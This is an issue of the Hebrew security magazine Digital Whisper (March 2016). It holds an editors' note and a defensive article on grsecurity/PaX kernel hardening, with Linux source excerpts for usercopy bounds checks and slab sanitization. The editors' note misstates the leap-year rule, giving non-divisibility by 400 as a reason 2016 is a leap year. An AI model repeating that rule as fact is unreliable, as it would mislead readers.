


Digital Whisper

גליון 70, מרץ 2016

מערכת המגזין:

מייסדים:	אפיק קסטיאל, ניר אדר
מוביל הפרויקט:	אפיק קסטיאל
עורכים:	אפיק קסטיאל, ניר אדר
כתבים:	גילי ינקוביץ', שחק שלו, צח ירימי, ליאור אופנהיים, יניב בלמס, Disscom ועו"ד יהונתן קלינגר.

פניות, תגובות, כתבות וכל הערה אחרת - נא לשלוח אל editor@digitalwhisper.co.il

דבר העורכים

ברוכים הבאים לגליון ה-70, גליון מרץ 2016!

בכלליות, הדעה שלי היא שהיחס של האנושות לזמן הוא די אבסורדי. הצורך בחישוב הזמן וספירתו מובנת לי, אך המניפולציה הפלסטית שאנחנו מבצעים עליו כל הזמן מטרידה אותי כל פעם מחדש. זה לא שאני לא מבין את כל אחת מהסיבות: אם זה היסטורית - הזזה של ימים בין חודשי הלוח הגרגוריאני (יוליוס ואוגוסטוס כל אחד בתורו), אם זה טכנית - הוספה של ימים לטובת "החזרת חוב" לשנה האסטרונומית מחישוב לא מדוייק של הקפת השמש (ה-29 לפברואר כל ארבע שנים), אם זה דתית - הוספה של חודש ללוח השנה העברי ("אדר א'") ואם זה כלכלית - הוויכוחים שיש כמעט כל שנה במעבר בין שעוני העונות. כל הסיבות מובנות לי, אך (ובלי כמובן לפגוע באף אחד) זה עדיין מרגיש קצת לא טבעי.

קחו לדוגמא את חודש פברואר השנה, בדרך כלל, חודש פברואר כולל 28 ימים, אך השנה (אם איכשהו לא שמתם לב) החודש כלל 29 ימים. למי שתהה למה, העניין נובע מכך ש: המספר 2016 מתחלק ב-4 ללא שארית, ספרת האחדות וספרת העשרות בו אינן 0, וגם המספר אינו מתחלק ב-400 (רוצים הסבר מדוייק יותר? ממליץ על ההסבר של הלמו, ממליץ מאוד על ההסבר של הידען וממליץ קצת פחות על ההסבר מויקיפדיה).

אני לא מבין גדול באסטרונומיה, לוחות שנה או באנתרופולוגיה, אבל ברור לי שהזמן ימשיך להתקדם גם אם נתייחס אליו וגם אם לא. אם משך הזמן שחולף מזריחת השמש ועד שקיעתה מתקצר עם כל השלמת סיבוב של כדור הארץ על צירו - אנחנו כנראה מתקרבים לחורף, וזה לא ישתנה אם נחליט פתאום שיקראו לעונה הזאת בשם אחר.

איך כל זה קשור לאבטחת מידע? או, אני שמח ששאלתם!

עולם הטכנולוגיה בכלל, והתחום שלנו בפרט מתבסס על הגדרות והנחות שונות, בדיוק כמו ההגדרות שיש לנו לגבי זמן. ההגדרות הללו חשובות מאוד לטובת תפקוד תקין של כלל המערכות המרכיבות אותו והסובבות אותנו. אנחנו חייבים להצליח להגדיר דברים לטובת שימוש עתידי בהם, כמו לדוגמא - פרוטוקולי תקשורת, או אלגוריתמי קידוד והצפנה, בלעדיהם לא הייתם מצליחים לגלוש לאתר של Digital Whisper ולהוריד את המגזין.

ההגדרות שלנו לדברים חשובות, וברוב המקרים - הן גם טובות מאוד. אך חשוב שנדע שהמצב בשטח הוא לא אחד לאחד מה שאנחנו מגדירים, בייחוד כשאנחנו מסתכלים בפרטי הפרטים. טוב וחשוב שנגדיר דברים וטוב שנדע לעבוד עם ההגדרות האלה. אך חשוב מאוד שנדע איפה ההגדרות שלנו כושלות ואיפה הן יכולות לבוא לרעתינו (לדוגמא, תווים שיש להתייחס אליהם באופן מיוחד כאשר מרכיבים שאילתא?

ערכים ספציפיים שטיפול בהם עלול לגרום לקריסה של הפונקציה? קידודים שונים של קלט שעלולים לפגוע במערכת? גרסאות קצה של פרוטוקולים שונים שלא מומשו כמו שצריך?). אם יש לנו פונקציה שב-99 אחוז מהמקרים יודעת לפרסר באופן מדויק את הקלט שהיא קיבלה, אך כאשר מכניסים לה קלט מאוד מאוד ספציפי היא קורסת - ככל הנראה, מי שינסה לחדור לרשת שלנו יבחר להשתמש דווקא בקלט הזה, והעובדה שהפונקציה עושה את תפקידה נאמנה בשאר המקרים - לא באמת מעניינת אותו. ובדיוק כמו הטריקים של לוח השנה - חשוב שנדע איך אנחנו צריכים לפעול על מנת לתקן את אותם המקרים שבהם הפונקציות שלנו מזייפות, אותם המקרים הספציפיים שבהם ההגדרות שלנו לא מדוייקות.

הרי אף אחד מאיתנו לא מעוניין למצוא את עצמו חורש את האדמה באמצע החורף...

וכמו בכל חודש, איך נוכל לפתוח את החלק המרכזי של הגליון לפני שנגיד תודה לכל אותם החבר'ה שבזכותם ובזכות ההשקעה שלהם אנחנו כאן החודש: תודה רבה ל**גילי ינקוביץ',** תודה רבה ל**שחק שלו,** תודה רבה ל**צח ירימי,** תודה רבה ל**ליאור אופנהיים,** תודה רבה ל**יניב בלמס,** תודה רבה ל-**Disscom** ותודה רבה ל**עו"ד יהונתן קלינגר!**

קריאה מהנה!

ניר אדר ואפיק קסטיאל.

תוכן עניינים

Grsecurity - Security Features for the Linux Kernel

מאת גילי ינקוביץ'

הקדמה

מאמר זה מובא כחלק מקהילת KernelTLV.com המקיימת מפגשים חודשיים בנושאי Linux Kernel ו-Kernel Security. האירוע הוא אירוע חינמי אשר מטרת המפגשים היא לקבץ ולהעשיר את קהילת מפתחי ה-Kernel בארץ. אתם מוזמנים לבקר באתר ולהתעדכן לגבי המפגשים הקרובים.

פוסט-הקדמה

Linux היא מערכת הפעלה פופולרית השולטת בתחום הרשתות ומפעילה מגוון מוצרי רשת כגון נתבים ומרכזיות. חשוב מאוד שמערכות אלו יהיו אמינות ובטוחות, אבל לא כולם שמים את נושא האבטחה בראש סדר העדיפויות. לינוס טורבלדס, למשל, התבטא בנושא פעמים רבות. הציטוט הבא מסכם את הגישה של לינוס לנושא האבטחה:

> "One reason I refuse to bother with the whole security circus is that I think it glorifies - and thus encourages - the wrong behavior.
> It makes "heroes" out of security people, as if the people who don't just fix normal bugs aren't as important."

ללינוס חשובים מאוד הביצועים של המערכת, לפעמים יותר מהאבטחה. לפעמים הדרישה לביצועים גוברת על הרצון לספק אבטחה ברמה הגבוהה ביותר האפשרית. למזלנו, קיימות קבוצות אשר עבורן, זהו הנושא אשר נמצא במרכז עיסוקן במערכת ההפעלה. הכירו: Grsecurity.

Grsecurity הינו patch ל-Linux Kernel, הנתמך בגרסאות 3.2.72 ו-3.14.54 בגרסאת ה-stable ו-4.3.5 בגרסאת ה-test. ה-patch היה חופשי לשימוש לכולם עד לאוגוסט 2015, אז יצאה הקבוצה בהצהרה שתפסיק לספק את אותו באופן חופשי מפאת פגיעה בזכויות יוצרים. כעת, ניתן להשתמש בגרסאת ה-test באופן חופשי או להפוך ללקוח רשמי שלהם ואז להשתמש בו. במאמר נתייחס לגרסאת ה-test החופשית, למטרות סקירה בלבד.

ה-patch תומך ברוב הארכיטקטורות ש-Linux תומך בהן. כמובן שלא כל הפיצ'רים נתמכים בכל ארכיטקטורה, אבל הרוב המשמעותי נתמך בארכיטקטורות המרכזיות: x86, x86_64, arm, powerpc, mips. במאמר אתמקד ב-x86_64.

הערה: אין כותב המאמר אחראי לכל נזק שיגרם כפועל יוצא של שימוש בתכניו, ואין הוא אחראי על מידת האבטחה המסופקת על-ידי התכנים המוסברים בו.

למרות האמור בהערה מעלה, Grsecurity הינו תוסף אבטחה מצוין ומומלץ לכל מערכת Linux אשר ניתן לשלב אותו בתוכה. התוסף מספק פיצ'רים שפועלים חלקם באופן פאסיבי וחלקם באופן אקטיבי, אשר משפרים את רמת האבטחה במערכת באופן גבוהה מאוד.

יש שישאלו אם התוסף כל-כך טוב, למה הוא לא ב-mainline? כנראה משיקולי ביצועים. כאמור, לינוס מעדיף אותם על פני אבטחה. כמו שנראה בהמשך, קיימים שינויים שנעשים בכוח, שלא מוגדרים תחת ifdef כלשהו ולכן ה-patch מאוד נחשב לפולשני, מה שמקשה על השילוב כחלק מה-mainline.

קונפיגורציה

את ה-patch כמובן, מחילים באופן הבא:

```
$ patch -p1 < grsecurity-3.1-4.3.5-201602032209.patch
```

וזהו. כעת ה-Kernel מעודכן בשינויים של Grsecurity, אבל חלק מהפיצ׳רים דורשים הפעלה אקטיבית ממערכת הקונפיגורציה של ה-Kernel.config. בסקירה הזו, אסקור אך ורק חלק מהפיצ'רים האבטחתיים של התוסף וכיצד הם פועלים. עבור רכיבים נוספים, ניתן לפנות באופן פרטי.

כמו כל פיצ'ר של Linux, נתחיל:

```
make menuconfig
      Security options --->
            Grsecurity --->
```

ניתן לבקש מ-Grsecurity להגדיר את הקופיגורציה שלו באופן אוטומטי, לפי מטרת השימוש ב-Kernel, עדיפות לביצועים/אבטחה. אבל אנחנו נרצה לבחון את הקונפיגורציות באופן פרטני. לכן, נבחר ב-Customize Configuration.

חלק מהתוסף הינו PaX ("שלום" בלטינית). PaX נחשב לרכיב נפרד ב-Grsecurity אבל בפועל, הוא מכיל את רוב הפיצ'רים האבטחתיים ברמת החומרה וניהול הזיכרון, הכוללים שיפורים לקריאות מערכת ASLR, Memory Sanitization, ועוד... במאמר זה לרוב אסקור מנגנונים של PaX, שהם אלו המתערבים במנגנוני Kernel עמוקים יותר, ולכן לדעתי יותר מעניינים.

במאמר זה אסקור את המנגנונים הבאים:


1. PAX_USERCOPY
2. PAX_MEMORY_SANITIZE
3. PAX_ASLR
   a. PAX_RANDSTACK

ניהול זיכרון ממש-על-קצה-המזג

ניהול זיכרון היא אחת הפעולות המורכבות יותר שמערכת הפעלה צריכה להתמודד איתן ובעצם, אחת מהפונקציונאליות היחידות שתוכנה צריכה לנהל כדי שתקרא "מערכת הפעלה" (ר' Microkernel). לכל מחשב, מאז ומעולם, היה קיים זיכרון נדיף (RAM - Random Access Memory) אשר הוא הזיכרון ה"אקטיבי" של המחשב. הוא יותר מהיר מ-HDD, אבל יותר איטי מאוגרי המעבד ו/או ה-cache-ים שלו. על הזיכרון נשמר מידע לטווח קצר. זיכרון זה הינו רכיב פיזי המחובר למחשב. הזיכרון הזה, כמו כל דבר פיזי, הינו מוגבל בנפחו. מה גם, שעם התפתחות מערכות ההפעלה, נוצר צורך לנהל מספר זכרונות נפרדים זה מזה. לכן הומצא הזיכרון הוירטואלי, המחלק את את הזיכרון לתהליכים בגדלי זיכרון של עד 4GB במכונות 32 ביט (לדוגמא).

אבן הבניים הבסיסית של זיכרון בכל מחשב הינם דפים. כל הזיכרון מחולק לדפים בגודל אחיד של 4KB או 32KB, בהתאם להגדרת מערכת ההפעלה. הדפים האלה הינם ישות לוגית הממופה לרכיב פיזי בעל כתובת ב-RAM הנקרא frame. באמצעות תמיכת ה-MMU מערכת ההפעלה מנהלת את מיפויי הזיכרון הוירטואלי (הדפים) מול המסגרות הפיזיות הממוקמות ב-RAM.

את הלוגיקה הזו מנהל ה-Kernel של מערכת ההפעלה. Linux מחלק את הזיכרון הפיזי של המכונה עליה הוא רץ לשלושה Zone-ים באופן הקלאסי. ב-Kernel-ים חדשים קיימים יותר Zone-ים, אבל נתעלם מהעובדה הזו כרגע, לצורך הפשטות:



1. ZONE_DMA - איזור השמור לקריאות / כתיבות מרכיבי DMA. איזור זה נגיש לבקרי DMA של רכיבים נוספים על ה-board (למשל, כרטיס רשת). בקרים אלה מבצעים offloading לכתיבה מרכיבים חיצוניים ל-RAM, כאשר הכתיבות נעשות על-פי כתובות פיזיות. בעבר, בקרי DMA היו נגישים אך ורק לכתובות של 16 ביט, לכן כתובות DMA הן בדרך-כלל נמוכות, על-מנת לאשר לבקרי DMA לפעול כראוי.
2. ZONE_NORMAL - האיזור אליו ממופה ה-Kernel, ה-Buddy System ומעליה ה-Slab Allocator (נדבר עליו בהמשך), kmalloc.
3. ZONE_HIGHMEM - איזור הזיכרון אליו ממופות כתובות זיכרון וירטואליות אשר אינן רציפות פיזית. כלומר: כל הקצאת זיכרון ב-Kernel על-ידי vmalloc, kmap וזיכרון וירטואלי של אפליקציות usermode.

נתמקד ב-ZONE_NORMAL: איזור זה מממש את ה-Buddy System לזיכרון רציף פיזית. הוא מאגד דפים הרציפים פיזית בחזקות של 2. יש מספר סיבות שבגללן נרצה להקצות זיכרון רציף פיזית ולא רק וירטואלית. במקרה הזה, הסיבה העיקרית היא מהירות הגישה לזיכרון (ובשביל זה, בנו את ה-CMA). ה-Buddy System הוא מנגנון ניהול הזיכרון הבסיסי ביותר ב-Kernel. מעליו נבנה מנגנונים מתוחכמים יותר לניהול הזיכרון ברמה לוגית. כמובן זיכרון רציף פיזית הינו "יקר יותר" מזיכרון שרציף רק לוגית, לכן יש לודא שימוש נכון בו.

מעל ה-Buddy System, ה-Linux Kernel מממש מנגנון Slab/Slob/Slub: Slab Allocation. הקצאות הזיכרון ב-slab הינן על-פי cache-ים מוגדרים מראש בגודלם. בדרך-כלל, נרצה להגדיר cache נפרד לכל מבנה זיכרון מרכזי ב-Kernel ב-cache משל עצמו. כך למשל קיים task_struct cache עבור מבני זיכרון לתהליכים, cache-ים נפרדים ל-mm_struct, vma ועוד.

כמובן שניתן להקצות איזורי זיכרון ב-Kernel גם בגודל שרירותי. לכן קיימים slab-ים מיוחדים עבור הקצאות אלה. עבור הקצאות קטנות מ-128KB, ניתן להשתמש ב-kmalloc אשר מקצה זיכרון מעל ה-Buddy System. עבור הקצאות זיכרון מעל 128KB, עדיף השתמש ב-vmalloc, על-מנת לא לבזבז זיכרון רציף פיזית.

במאמר זה אתמקד בעיקר ב-Slub, שהוא ה-memory allocator החדש יותר ב-Kernel. לא אסביר עליו יותר מדי. יש עליו הסבר נהדר ב-lwn.

PAX_USERCOPY

כחלק מהיותו Kernel של מערכת הפעלה, Linux צריך לבצע אינטראקציה מול קלט מהמשתמש ופלט חזרה אל איזורי זיכרון שבשליטת המשתמש. פונקציונאליות זו נעשית על-ידי הפונקציות copy_from_user / copy_to_user.

```
static __always_inline __must_check
unsigned long __copy_from_user_nocheck(void *dst, const void __user *src,
unsigned long size)
{
	size_t sz = __compiletime_object_size(dst);
	unsigned ret = 0;

	if (size > INT_MAX)
		return size;

	check_object_size(dst, size, false);
```

[arch/x86/include/asm/uaccess_64.h]

המטרה הכללית במנגנון ההגנה הזה, הוא נסיון למנוע כתיבות של usermode data למבנים פנימיים של ה-Kernel מצד אחד ומניעת זליגת זיכרון של מבנים פנימיים של ה-Kernel חזרה ל-usermode. הגנה זו משולבת בקריאות copy_[from/to]_user, שהן הדרכים הסטנדרטיות למעבר מידע בין Kernel ו-user והפוך. כמובן שניתן לבצע פעולות אלו גם ללא עזרת הפונקציות הללו, אבל זה לא קורה כמעט אף פעם.

אתמקד כאן בניתוח copy_from_user, אשר (כמובן) הינה architecture dependant. במימוש עצמו של הפונקציה ימצא בפונקציה פנימית יותר: __copy_from_user_nocheck. נתמקד ב-check_object_size. ניתן לשים לב מתוך ה-patch שגם כאשר מחילים את Grsecurity על ה-Kernel, נעשים שינויים אשר אינם קונפיגורביליים. כלומר, רק בהחלת ה-patch, הועלתה רמת האבטחה של המערכת. כעת, נתבונן ב-check_object_size:

```
void __check_object_size(const void *ptr, unsigned long n, bool to_user, bool
const_size)
{
#ifdef CONFIG_PAX_USERCOPY
	const char *type;
#endif
...
#ifdef CONFIG_PAX_USERCOPY
	if (!n)
		return;
	type = check_heap_object(ptr, n);
	if (!type) {
		int ret = check_stack_object(ptr, n);
		if (ret == 1 || ret == 2)
			return;
		if (ret == 0) {
			if (check_kernel_text_object((unsigned long)ptr, (unsigned
long)ptr + n))
				type = "";
			else
				return;
```

```
                } else
                        type = "";
        }
        pax_report_usercopy(ptr, n, to_user, type);
#endif
}
```

[fs/exec.c]

ננתח את הפונקציה הזו עד לסיום תקין. (כלומר, ללא קריאה ל-pax_report_usercopy, אשר מתריעה על אירוע חריג):

```
#ifdef CONFIG_PAX_USERCOPY
const char *check_heap_object(const void *ptr, unsigned long n)
{
        struct page *page;
        struct kmem_cache *s;
        unsigned long offset;

        if (ZERO_OR_NULL_PTR(ptr))
                return "<null>";

        if (!virt_addr_valid(ptr))
                return NULL;

        page = virt_to_head_page(ptr);

        if (!PageSlab(page))
                return NULL;
        s = page->slab_cache;
        if (!(s->flags & SLAB_USERCOPY))
                return s->name;

        offset = (ptr - page_address(page)) % s->size;
        if (offset <= s->object_size && n <= s->object_size - offset)
                return NULL;

        return s->name;
}
#endif
```

[mm/slub.c]

בתחילת הפונקציה, ניתן לראות sanity checks פשוטות. בדיקת NULL, בדיקה לקיום מיפוי הכתובת על-ידי *virt_addr_valid*. לאחר מכן, נבצע מספר בדיקות פשוטות מאוד: קבלת ה-struct page הראשון של הכתובת הנתונה. מכיוון שאנחנו רוצים להגן על מבני בקרה של ה-Kernel, נרצה לטפל בגישות לשרשרת הדפים שהוקצאה במקור. כמו שהוזכר קודם, מבני נתונים פנימיים של ה-Kernel, לרוב, יהיו שייכים ל-slab כלשהו. לכן נבדוק ראשית אם הדף הזה שייך ל-slab כלשהו. כמובן, שאם אינו שייך ל-slab כלשהו, לא נבדוק עוד מכיוון שזהו אומנם מצביע ב-Kernel אבל הוא אינו שייך לאף מבנה בקרה פנימי.

אז הבנו שהאובייקט הנבדק מוקצא על slab כלשהו. כפי שהוזכר מקודם, קיימים cache-ים מיוחדים עבור הקצאות זיכרון באמצעות kmalloc. ניתן למצוא את האיתחול של מבנים אלה ב-*mm/slab_common.c* והם מאותחלים עם הדגל SLAB_USERCOPY. כלומר, אלו slab cacheמיוחדים אשר ניתן לבצע העתקות ביניהם ובין זיכרון המוקצה לתהליך usermode.. הם מוגדרים על-ידי הדגל SLAB_USERCOPY על ה-slab, כפי שניתן לראות.

כעת, כל שנותר לבדוק זה שההעתקה לא גולשת בין אובייקטים. מכיוון שכל האובייקטים מוקצים על-slab cache ומכיוון שכל slab cache מוגדר מעל ה-Buddy System, כל אובייקט מתוך slab כלשהו יתחיל בכתובת שהינה Page Aligned. על-כן, נחשב את ה-offset להעתקה לתוך ה-page של אובייקט ה-slab ונבדוק שההעתקה מתחילה ונגמרת בתוך תחום אותו אובייקט.

אז צלחנו עד כאן והצלחנו לגרום לפונקציה להחזיר NULL. לכן או שהאובייקט נמצא על slab כלשהו אבל הוא על slab "בסדר" ואינו גולש, או שהוא לא על slab בכלל. לכן, נעבור לבדיקה על ה-Stack, כאשר הבדיקות הראשונות טריוויאליות:

1. נבדוק שאין integer overflow
2. נבדוק אם בכלל האובייקט על המחסנית (של ה-Kernel!!)
3. ושהאובייקט לא דורס את כל המחסנית.

```
#ifdef CONFIG_PAX_USERCOPY
/* 0: not at all, 1: fully, 2: fully inside frame, -1: partially
(implies an error) */
static noinline int check_stack_object(const void *obj, unsigned long
len)
{
      const void * const stack = task_stack_page(current);
      const void * const stackend = stack + THREAD_SIZE;

#if defined(CONFIG_FRAME_POINTER) && defined(CONFIG_X86)
      const void *frame = NULL;
      const void *oldframe;
#endif
      if (obj + len < obj)
            return -1;
      if (obj + len <= stack || stackend <= obj)
            return 0;
      if (obj < stack || stackend < obj + len)
            return -1;
```

[fs/exec.c]


בגדול, כאן נגמרת הבדיקה. אבל בהמשך קיימת בדיקה נוספת מאוד מעניינת. אם ה-Kernel נבנה ל-x86 עם תמיכה ב-Frame Pointer (כלומר, ללא הדגל -fomit-frame-pointer של gcc(1)), נעשה שימוש בפונקציונאליות builtin של gcc:

```
#if defined(CONFIG_FRAME_POINTER) && defined(CONFIG_X86)
      oldframe = __builtin_frame_address(1);
      if (oldframe)
            frame = __builtin_frame_address(2);
...
      while (stack <= frame && frame < stackend) {
...
            if (obj + len <= frame)
                  return obj >= oldframe + 2 * sizeof(void *) ? 2 : -1;
            oldframe = frame;
            frame = *(const void * const *)frame;
      }
      return -1;
#else
      return 1;
#endif
}
```

[fs/exec.c]

הבדיקה מנסה לבדוק האם האיזור להעתקה מוכל בתוך איזור המשתנים הלוקאליים של פונקציה. השימוש ב-__builtin_frame_address מספק את ה-stack frame האחרון על-פי ה-level המתאים, לפי התיעוד של gcc.

הפונקציה תחפש מעלה במעלה המחסנית עד שתגיע לבסיסה, שם תיעצר. על-כן יש לשים לב שהעתקות הנעשות בפונקציות שהן מאוד פנימיות (דבר שבדרך-כלל לא קורה), עבור איזורי זיכרון שנמצאים בבסיס המחסנית, עלולות לקחת זמן במהלך ה-stack unwinding לחיפוש המצביע המתאים. בנוסף, נשים לב כי זו בדיקה מצוינת נגד stack based buffer overflows. עצם הבדיקה שהכתיבה נעשית רק בתוך איזור המשתנים הלוקאליים מודאת שלא נדרס אף מבנה בקרה של הפונקציה על המחסנית.



[שרטוט להמחשה של הבדיקה הנעשית על המחסנית]

כעת, כל שנותר לבדוק הוא שההעתקה לא מתבצעת על איזורי ה-text של ה-Kernel, שכן לא נרצה לכתוב עליו על-מנת למנוע Access Violation וכמובן שלא נרצה לאפשר למשתמש לקרוא את קוד ה-Kernel:

```
#ifdef CONFIG_PAX_USERCOPY
static inline bool check_kernel_text_object(unsigned long low, unsigned
long high)
{
...
      unsigned long textlow = (unsigned long)_stext;
      unsigned long texthigh = (unsigned long)_etext;

      /* check against linear mapping as well */
      if (high > (unsigned long)__va(__pa(textlow)) &&
          low < (unsigned long)__va(__pa(texthigh)))
            return true;
      if (high <= textlow || low >= texthigh)
            return false;
      else
            return true;
}
#endif
```

[fs/exec.c]

באופן כללי, נשתמש ב-symbol-ים המסמנים את תחילת קוד ה-Kernel *stext_* ו-*etext_*. נעשה וידוא מול היצוג הלינארי של הכתובות המוגדרות ב-symbol-ים האלה וגם עבור הכתובות עצמן. כך נוכל לודא האם האובייקט להעתקה נמצא חלק מה-Kernel במיפוי כלשהו למרחב הזיכרון. לבסוף, לאחר שוידאנו שהכל בסדר, נחזיר false, על-מנת לתת אינדיקציה ל-*check_object_size* שההעתקה בטוחה לביצוע.

באופן כללי, ניתן לראות שהמנגנון עצמו ממומש באופן מאוד פשוט וברור. נוסף על הכל, ניתן לראות שגם אם ה-Kernel נבנה ללא PAX_USERCOPY, קיימת הגנה חלקית על איזורי זיכרון בסיסיים. כמובן שמומלץ להפעיל את הגדרות PaX על רמת האבטחה הגבוהה ביותר בהתאם למתאר השילוב של ה-Kernel, אך קיימת הגנה גם ללא הגדרות ספציפיות.

PAX_MEMORY_SANITIZE

בכל הנוגע לאיזורי זיכרון רגישים - נרצה למנוע דליפות זיכרון למרות קיות המנגנון הקודם. על-כן, נשקיע את זמננו בלאתחל את איזורי הזיכרון בהם אנו משתמשים. כמו במנגנון הקודם, נגן על ה-Slab Allocator, שהוא הבסיס לכל הקצאות המבנים הפנימיים של ה-Kernel.

לפני הכל, אסביר מה הכוונה ב-Memory Sanitation: כאשר תוכנה משתמשת באיזורי זיכרון כלשהם, בין אם סטאטיים או דינאמיים, היא כותבת מידע פנימי של עצמה לצורך ניהול התוכנה על איזורי זיכרון אלה. מידע זה יכול להיות מספרים, מחרוזות, מצביעים וכו'. בעת שהתוכנה מסיימת להשתמש בזיכרון זה, היא

משחררת את הזיכרון הזה. כעת איזור הזיכרון חזר למאגר הפנוי לשימוש עבור מנגנון אחר בתוכנה. אם המנגנון החדש לא ממומש היטב, הוא עלול לעשות שימוש באיזורי זיכרון שהוא עצמו אינו אתחל לפני השימוש. בדרך-כלל gcc יתריע על כך (*-Wmaybe-uninitialized, -Wuninitialized*), אבל לא תמיד ובהחלט לא באופן אוטומטי. על-כן מנגנוני sanitation יגנו מפי מקרים כאלה על-ידי איפוס של ה-buffer בעת השחרור שלו, בדרך-כלל על-ידי אפסים. חשוב להדגיש כי מנגנון הגנה זה עלול לעלות בפגיעה קלה בביצועים, שכן בבסיסו, מתבצעת פעולת *memset* על כל ה--slab-ים אשר יסומנו לניקוי. על-כן, יש לקחת זאת בחשבון כאשר משלבים מנגנון זה.

כמובן, נתחיל בראשית: על-מנת לקבוע את רמת האבטחה הנדרשת, PaX נרשם ל- Kernel command line דרך קריאה ל-early_param, עם הפונקציה הבאה:

```
#ifdef CONFIG_PAX_MEMORY_SANITIZE
enum pax_sanitize_mode pax_sanitize_slab __read_only = PAX_SANITIZE_SLAB_FAST;
static int __init pax_sanitize_slab_setup(char *str)
{
	if (!str)
		return 0;
	if (!strcmp(str, "0") || !strcmp(str, "off")) {
		pax_sanitize_slab = PAX_SANITIZE_SLAB_OFF;
	} else if (!strcmp(str, "1") || !strcmp(str, "fast")) {
		pax_sanitize_slab = PAX_SANITIZE_SLAB_FAST;
	} else if (!strcmp(str, "full")) {
		pax_sanitize_slab = PAX_SANITIZE_SLAB_FULL;
	}
...
}
early_param("pax_sanitize_slab", pax_sanitize_slab_setup);
#endif
```

[mm/slab_common.c]

יחד עם פרסור ה-Kernel command line ניתן לבחור את רמת הסניטציה של ה-slab-ים, כאשר כברירת המחדל, נבחרת האפשרות המהירה, בניגוד למלאה, על-מנת לספק ביצועים טובים יותר במקרה הגנרי. בפועל, PAX_SANITIZE_SLAB_FAST לא באמת עושה שום דבר (נבין את הסיבה לכך עוד מעט). לכן, על-מנת לנקות את חוצצי הזיכרון של ה-slab, יש לשנות את ערך ברירת המחדל, או להוסיף ל- command line את הפקודה: pax_sanitize_slab=full.

```
struct kmem_cache *
kmem_cache_create(const char *name, size_t size, size_t align,
		  unsigned long flags, void (*ctor)(void *))
{
...
#ifdef CONFIG_PAX_MEMORY_SANITIZE
	if (pax_sanitize_slab == PAX_SANITIZE_SLAB_OFF || (flags &
SLAB_DESTROY_BY_RCU))
		flags |= SLAB_NO_SANITIZE;
	else if (pax_sanitize_slab == PAX_SANITIZE_SLAB_FULL)
		flags &= ~SLAB_NO_SANITIZE;
#endif
```

